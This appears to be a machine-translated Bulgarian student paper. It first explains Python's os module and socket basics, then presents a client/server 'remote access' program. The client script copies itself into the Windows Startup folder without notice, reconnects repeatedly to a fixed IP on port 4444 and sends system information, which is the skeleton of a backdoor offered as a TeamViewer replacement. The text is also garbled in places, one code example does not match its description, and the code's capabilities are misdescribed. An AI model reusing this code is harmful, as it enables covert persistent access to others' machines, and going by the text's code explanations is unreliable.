
print(os.getcwd())

C:\Users\admin\source\repos\program

Ако желаете, работната директория може да бъде персонализирана по ваш вкус, като използвате метода chdir от библиотеката на os. За да направите това, трябва да му предадете като параметър абсолютния адрес на новата директория. Ако посоченият път действително не съществува, програмата ще се срине с изключение. Следният пример на код демонстрира преминаване към нова работна директория, наречена папка на устройство D.

import os

os.chdir(r"D:\folder")

D:\folder

Проверка за съществуване на път

За да избегнете грешки, свързани с отсъствието на определен файл или директория, които трябва да бъдат обработени от програмата, първо трябва да проверите за тяхното присъствие с метода exists. Като му предадете пътя до желания файл или папка като аргумент, можете да разчитате на кратък отговор под формата на булева стойност true/false, показваща наличието/отсъствието на посочения обект в паметта на компютъра. Следващият пример тества текстовия файл test.txt от основната директория D и връща True.

import os

print(os.path.exists("D:/test.txt"))

True

Ако даден обект действително съществува на диска, това не винаги означава, че той има форма, подходяща за по-нататъшна обработка. За да проверите дали определен обект е файл, ще помогне функцията isfile, която взема адреса му. Можете да видите резултата от работата му в следния пример, където print показва стойността True за файла test.txt на екрана.

import os

print(os.path.isfile("D:/test.txt"))

True

Подобни действия могат да бъдат извършени, за да се провери дали даден обект принадлежи към класа на директорията, като се извика методът isdir от библиотеката на os за неговия адрес. Както можете да видите, в този случай print отпечатва булева стойност False, тъй като test.txt не е папка.

import os

print(os.path.isdir("D:/test.txt"))

False

Създаване на директории

Възможностите на os модула позволяват не само да се показва информация за обекти, които вече съществуват в паметта, но и да се генерират напълно нови. Например, като използвате метода mkdir, е доста лесно да създадете папка, като просто й дадете желания път. В следващия пример се създава нова папка, наречена folder, в главната директория на устройство D чрез mkdir.

import os

os.mkdir(r"D:\folder")

Възможностите за генериране на директории обаче не свършват дотук. Благодарение на функцията makedirs можете да създадете няколко нови папки наведнъж в неограничен брой, ако предишната директория е родител на следващата. Така следващият пример показва генерирането на цяла верига от папки от папка, първа, втора и трета.

import os

os.makedirs(r"D:\folder\first\second\third")

Изтриване на файлове и директории

Можете да се отървете от файл, който е ненужен при по-нататъшна работа, като използвате метода за премахване , като му дадете абсолютен или относителен път към обекта като аргумент. Краткият код по-долу демонстрира изтриването на документа test.txt от главната директория на D устройството на компютър.

import os

os.remove(r"D:\test.txt")

За да изтриете папка от паметта, трябва да използвате вградената функция rmdir , като посочите адреса на обекта към нея. Тук обаче има някои нюанси, тъй като програмата няма да ви позволи свободно да изтриете директорията, в която се съхраняват други обекти. В този случай на екрана ще се покаже грешка и ще бъде хвърлено изключение. Следващият пример премахва папка с празна папка с помощта на метода rmdir.

import os

os.rmdir(r"D:\folder")

За да премахнете бързо много празни папки, извикайте функцията Removeirs . Той предоставя възможност да се отървете от няколко директории на диска наведнъж, при условие че всички те са вложени една в друга. По този начин, като посочите пътя до целевата папка, можете лесно да изтриете всички родителски директории, но само ако в крайна сметка са празни. Примерът показва моменталното изтриване на четири различни папки: папка, първа, втора, трета.

import os

os.rmdir(r"D:\folder")

Бягай за екзекуция

Вградените функции на библиотеката на os ви позволяват да стартирате отделни файлове и папки директно от програмата. Методът startfile перфектно се справя с тази задача, на която трябва да се предаде адресът на необходимия обект. Софтуерът, използван за отваряне на документа, се определя автоматично от средата. Например, когато изпълнявате обикновен файл test.txt, както в следващия пример, се използва стандартният бележник. Ако подадете връзка към директория към функцията, тя ще бъде отворена с помощта на вградения файлов мениджър.

import os

os.startfile(r"D:\test.txt")

Получаване на името на файла и директорията

Понякога, за да взаимодействате с документ, трябва да получите пълното му име, включително разрешението, но не и абсолютния път до него на диска. Функцията basename, която се съдържа в подмодула path от библиотеката os, ви позволява да конвертирате адреса на обект в име. Така следващият пример показва преобразуването на пътя test.txt в просто име на файл.

import os

print(os.path.basename("D:/test.txt"))

test.txt

Обратната ситуация възниква, когато потребителят трябва да получи само пътя до файла, без името на самия обект. Това ще помогне да се създаде методът dirname, който връща пътя до дадения документ в низово представяне, както е показано в малкия пример по-долу. Тук print показва адреса на текстов документ в папката на папката.

import os

print(os.path.dirname("D:/folder/test.txt"))

D:/folder

Изчисляване на размера

За да определите размера на документ или папка, използвайте функцията getsize, както е показано в следващия пример за файла test.txt. Функцията за печат отпечатва размера на даден документ в байтове. Можете също да използвате getsize за измерване на размера на директориите.

import os

print(os.path.getsize("D:\\test.txt"))

136226

Преименуване

Библиотеката os предоставя възможност за бърза промяна на името на всеки файл или директория с помощта на метода за преименуване. Тази функция приема два различни аргумента едновременно. Първият отговаря за пътя до старото име на документа, докато вторият отговаря за новото му име. Примерът показва преименуване на директорията на папката на каталог. Струва си да запомните, че методът може да хвърли изключение, ако няма файл на посочения път.

import os

os.rename(r"D:\folder", r"D:\catalog")

Можете да преименувате не само една директория, но и няколко папки наведнъж, само ако всички те са в една и съща йерархична верига. За да направите това, просто извикайте метода renames и му предайте пътя до целевата директория като първи аргумент. Ролята на втория параметър е същият адрес към папката, но само с новите имена на цялата верига. Следващият пример демонстрира правилното използване на функцията за преименуване, която преименува папката с директории, първа и втора, на каталог, едно и две.

import os

os.renames(r"D:\folder\first\second", r"D:\catalog\one\two")

Съдържание на директория

Функцията listdir ви позволява да проверявате наличието на определени обекти в дадена директория. С негова помощ можете да получите информация за файлове и папки под формата на списък . Програмата по-долу показва как методът приема като параметър пътя до папката на папката на D устройството и след това първо отпечатва името на вътрешната папка и документа test.txt, като изходът към конзолата се извършва чрез печат.

import os

print(os.listdir(r"D:\folder"))

['first', 'test.txt']

С помощта на метода walk можете да получите достъп до имената и пътищата на всички подпапки и файлове, принадлежащи към дадена директория. С един външен for цикъл, както и два вложени, е лесно да получите информация за обектите в директорията на папката чрез специалните директории и списъци с файлове. Информацията се издава чрез многократно извикване на print.

import os

for root, directories, files in os.walk(r"D:\folder"):

print(root)

for directory in directories:

print(directory)

for file in files:

print(file)

D:\folder

first

D:\folder\first

second

D:\folder\first\second

third

D:\folder\first\second\third

test.txt

Информация за файлове и директории

Можете да изведете основна информация за даден обект на екрана или на всяко друго място, като използвате метода stat. Като му даваме местоположението на файл или папка на компютърен диск като параметър, трябва да очакваме малко количество информация. Тук можете да намерите данни за размера на обекта в байтове, както и някои числени стойности, които показват достъпа и режима му на работа.

import os

print(os.stat(r"D:\test.txt"))

os.stat\_result(st\_mode=33206, …)

Обработка на пътя

Връщайки се към класа на пътя от библиотеката на os, струва си да разгледаме функцията за разделяне, която прави много лесно разделянето на пътя до файла и името на файла в различни редове. Това е демонстрирано в следния пример с текстов документ test.txt в папката на папката.

import os

print(os.path.split(r"D:\folder\test.txt"))

('D:\\folder', 'test.txt')

Обратното действие се извършва от функцията за присъединяване, която улеснява присъединяването на пътя към документа с неговото име. Както можете да видите от изхода на този код, благодарение на print, пътят ще бъде показан на екрана, който се отнася до текстовия файл test.txt в папката папка на D.

import os

print(os.path.join(r"D:\folder", "test.txt"))

D:\folder\test.txt

Това бяха основните функции на модула os, реализирани в програмите на Python чрез множество вградени методи за управление на инсталираната ОС. По този начин те позволяват не само получаване на полезна информация за платформата, но и работа със съдържанието на диска, създаване на нови директории и файлове, преименуване и пълно изтриване.

## Socket

Мрежовият сокет е софтуерна структура в рамките на мрежов възел на компютърна мрежа , която служи като крайна точка за изпращане и получаване на данни в мрежата. Структурата и свойствата на сокета се определят от интерфейс за програмиране на приложения (API) за мрежовата архитектура. Сокетите се създават само по време на живота на процес на приложение, работещо в възела.

Поради стандартизацията на TCP/IP протоколите в развитието на Интернет , терминът мрежов сокет най-често се използва в контекста на набора от интернет протоколи и следователно често се нарича още Интернет сокет . В този контекст сокетът се идентифицира външно за други хостове чрез неговия адрес на сокет , който е триадата от транспортен протокол , IP адрес и номер на порт .

Терминът сокет се използва и за крайната точка на софтуера на вътрешна междупроцесна комуникация между възлите (IPC), която често използва същия API като мрежов сокет.

Пример

Този пример, моделиран според интерфейса на Berkeley socket, изпраща низа "Hello, world!" чрез TCP към порт 80 на хоста с адрес 1.2.3.4. Той илюстрира създаването на сокет (getSocket), свързването му с отдалечения хост, изпращането на низа и накрая затварянето на сокета:

Socket mysocket = getSocket(type = "TCP")

свързване (mysocket, адрес = "1.2.3.4", порт = "80")

изпрати (mysocket, "Здравей, свят!")

затвори (mysocket)

## Състояния на сокета в модела клиент-сървър

Компютърните процеси, които предоставят приложни услуги, се наричат ​​сървъри и създават сокети при стартиране, които са в състояние на слушане . Тези гнезда чакат инициативи от клиентски програми.

TCP сървърът може да обслужва няколко клиента едновременно чрез създаване на уникален специален сокет за всяка клиентска връзка в нов дъщерен процес или обработваща нишка за всеки клиент. Те са в установено състояние , когато виртуална връзка от гнездо към гнездо или виртуална верига (VC), известна също като TCP сесия , е установена с отдалечения сокет, осигурявайки дуплексен байтов поток .

Сървърът може да създаде няколко едновременно установени TCP сокета с един и същ номер на локален порт и локален IP адрес, всеки от които е съпоставен към свой собствен сървър-дете процес, обслужващ собствен клиентски процес. Те се третират като различни сокети от операционната система, тъй като адресът на отдалечения сокет (IP адрес на клиента или номер на порт) е различен; т.е. тъй като те имат различни кортежи двойки гнезда.

UDP сокетите нямат установено състояние , тъй като протоколът е без връзка . Процесът на UDP сървър обработва входящи дейтаграми от всички отдалечени клиенти последователно през един и същ сокет. UDP гнездата не се идентифицират от отдалечения адрес, а само от локалния адрес, въпреки че всяко съобщение има свързан отдалечен адрес, който може да бъде извлечен от всяка дейтаграма с интерфейса за програмиране на мрежови приложения (API).

## socket— Мрежов интерфейс от ниско ниво

Интерфейсът на Python е директна транслитерация на системното извикване на Unix и интерфейса на библиотеката за сокети към обектно-ориентирания стил на Python: функцията socket()връща обект на гнездо , чиито методи имплементират различните системни извиквания на гнездо. Типовете параметри са малко по-високи, отколкото в C интерфейса: както при read()и write()операциите върху Python файлове, разпределението на буфера при операциите за получаване е автоматично, а дължината на буфера е подразбираща се при операциите за изпращане.

Кодът на клиентския модул се съдържа във файл с име SERVER.PY. Неговото съдържание е:

import socket  
import os  
import re  
import sys  
  
host = '192.168.1.13'  
port = 4444  
  
s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
s.bind((host,port))  
s.listen(1)  
  
conn, addr = s.accept()  
  
print('Connect with', addr)  
  
while True:  
 command = input(str('#> '))  
  
 if command == 'system':  
 conn.send(command.encode())  
  
 sysinfo = conn.recv(10000)  
 sysinfo = sysinfo.decode()  
  
 print('')  
 for i in sysinfo.split(','):  
 i = re.sub(r"[,() ']", "", i)  
 print(i)  
 print('')  
  
 if command == 'exit':  
 conn.send(command.encode())  
 sys.exit()

Това е код на Python за основна комуникация клиент-сървър чрез програмиране на сокет.

Кодът започва с импортиране на необходимите модули - socket, os, re и sys.

След това се задават IP адресът и номерът на порта за сървъра.

След това се създава обект на сокет, като се използва фамилията адреси AF\_INET и типа на сокета SOCK\_STREAM.

След това сокетът на сървъра се свързва с IP адреса и номера на порта и сървърът започва да слуша за входящи клиентски връзки.

Когато клиент се свърже, се извиква методът accept(), който връща кортеж, съдържащ обекта на клиентския сокет и адреса на клиента.

След установяване на връзката сървърът подканва потребителя да въведе команда чрез input().

Ако командата е „системна“, сървърът изпраща командата до клиентския сокет, като използва метода send().

Клиентът получава командата чрез метода conn.recv() и изпраща обратно системната си информация.

След това сървърът получава системната информация, декодира я и я разделя на отделни части чрез стойности, разделени със запетая.

Накрая, използвайки модула за регулярен израз re, той филтрира всички ненужни знаци като запетаи, скоби и интервали и отпечатва резултата на конзолата.

Ако командата е 'exit', сървърът изпраща командата до клиентския сокет и излиза от програмата чрез метода sys.exit().

Кодът на клиентския модул се съдържа във файл с име CLIENT.PY. Неговото съдържание е:

import os  
import getpass  
import shutil  
import socket  
import platform  
import sys  
import time  
  
path = os.path.abspath (\_\_file\_\_)  
print (path)  
  
autorun = os.getenv("SystemDrive") + '\\Users\\' + getpass.getuser () + '\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup'  
print(autorun)  
  
if os.path.exists(autorun + '\\test.py') == False :  
 shutil.copyfile(path, autorun + '\\test.py')  
  
  
def systeminfo():  
 return(platform.machine(), platform.node(), platform.platform())  
  
def connect():  
 try:  
 s.connect((host, port))  
 except Exception as e:  
 print(e)  
 time.sleep(1)  
 connect()  
  
  
host = '192.168.1.13'  
port = 4444  
  
s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
connect()  
  
while True:  
 command = s.recv(1024)  
 command = command.decode()  
  
 if command == 'system':  
 sysinfo = systeminfo()  
 sysinfo = str(sysinfo)  
 s.send(sysinfo.encode())  
  
 if command == 'exit':  
 sys.exit()

Този код се състои от няколко функции, които позволяват на отдалечен потребител да изпълнява команди на машина с Windows, на която се изпълнява кодът. Първата част от кода импортира необходимите модули като os, getpass, shutil, socket, platform, sys и time.

Променливата 'path' съхранява абсолютния път на текущия файл на скрипта с помощта на функцията 'abspath()' от модула 'os'. Променливата 'autorun' се използва за съхраняване на пътя до папката Startup, където този скрипт ще бъде записан като файл с име 'test.py'.

В командата if, ако файлът „test.py“ не съществува в папката за стартиране, тогава скриптът се копира в папката за стартиране с помощта на функцията „copyfile()“ от модула „shutil“.

Функцията 'systeminfo()' връща системната информация като 'machine', 'node' и 'platform' с помощта на модула 'platform'.

Функцията 'connect()' се опитва да се свърже с предварително зададен IP адрес и номер на порт. Той се опитва да се свърже с IP адреса, докато успее.

Цикълът "while" работи за неопределено време и чака команда от отдалечения потребител. Тази команда ще бъде получена чрез установената връзка с гнездо.

Ако получената команда е „system“, се извиква функцията „systeminfo()“ и системната информация се връща като низ и се изпраща обратно на отдалечения потребител чрез връзката на сокета.

Ако получената команда е 'exit', се извиква функцията 'sys.exit()', която ще доведе до незабавно прекратяване на кода.

В обобщение, този код е прост инструмент за отдалечен достъп, който позволява на потребителя да изпълнява системни команди на отдалечена машина с Windows.

# Заключение

Приложението е лесно и достъпно. Може да бъде използвано без допълнителни оказания или специално обучение. Разработването на софтуер за отдалечен достъп е изключително ценно. Притежаваме собствена разработка, която би могла напълно да замени използването на популярните, но скъпо платени софтуери, например TeamViewer, Any Desk и други. Приложението може да бъде развито с добавяне на графичен интерфейс, добавяне на адресна книга за запис на осъществените конекции, запис на сесии и много други функционалности.

# Използвана литература:

1.https://all-python.ru/osnovy/os.html

2. <https://www.youtube.com/watch?v=9QvIxrvmSIQ>

3. <https://docs.python.org/3/library/getpass.html#module-getpass>

4. <https://bg.galaxys2.com.ua/704-6-best-free-remote-access-software-tools-in-2022>

5. <https://docs.python.org/3/library/os.html>

6. <https://docs.python.org/3/library/socket.html#module-socket>